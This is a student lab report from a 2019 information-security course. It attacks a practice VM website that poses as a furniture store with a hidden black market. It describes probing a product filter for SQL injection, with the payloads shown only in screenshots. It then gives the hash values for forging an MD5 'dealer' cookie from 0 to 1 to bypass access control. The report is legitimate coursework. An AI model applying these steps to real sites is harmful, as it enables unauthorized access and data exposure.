Master of Information Security

MIS4203 – Independent Studies in Information Security

Index Number – 16770217 | Reg. Number – 2016MIS021

Study Number – 08

Web Vulnerabilities - I

January 26, 2019

University of Colombo School of Computing


Table of Contents


Problem

Given website looks like a Furniture store, but you suspect that the website is also hosting an underground black market site. You need to investigate this site and look for web vulnerabilities. All your attacks must be carried out via the website.

Approach

Make given VM and website inside it is up and running properly






Project Procedure


1. Investigating products:

   Find a SQL injection attack that makes the site display all of the products (dark market product) it has in the database. [5 marks]


   Trying filtering on product page:



Trying with wild card and check whether it is working, objective is that website doing this keyword filtering by LIKE sql pattern in where clause of the sql query:




As suspected result is sql error:




That means sql can be injectable.

Trying to retrieve all records in the table:



Sql injection is possible as it is allowing it. Then it will list all the products


Dark market products are there as below screenshot:




2. Get access to the market:


Investigate the websites cookies and find a way to get access to the underground black market site using an account you have created on the website. [15 marks]

User account created:




Using burp tool, there is a flag to identify is dealer or not:





When looking at the cookies saved on browser related to the website, there are two can be found. One is for php session and other one is suspicious as below.




The MD5 hash:

cfcd208495d565ef66e7dff9f98764da


was succesfully reversed into the string:

0

Feel free to provide some other MD5 hashes you would like to try to reverse.



You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:



Generating md5 for value 1:


The MD5 hash of:

1


is:

c4ca4238a0b923820dcc509a6f75849b


You can attempt to reverse the MD5 hash which was just generated, to reverse it into the originally provided string:



Feel free to experiment MD5 hashing with more strings. Just enter a new string and submit the form to convert it into another MD5 hash.




Changing the cookies value to newly generated value:



Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly	same
040ec1ee950ffc532...	192.168.99.100	/	Session	Sat, 26 Jan 2019 10:41:46 GMT	c4ca4238a0b923820dcc509a6f75849b	false	Unset
PHPSESSID	192.168.99.100	/	Session	Sat, 26 Jan 2019 10:34:43 GMT	65fba444b9a47fa1b8d5c35bb059633f	false	Unset

Refresh the browser:




It is login to the black market

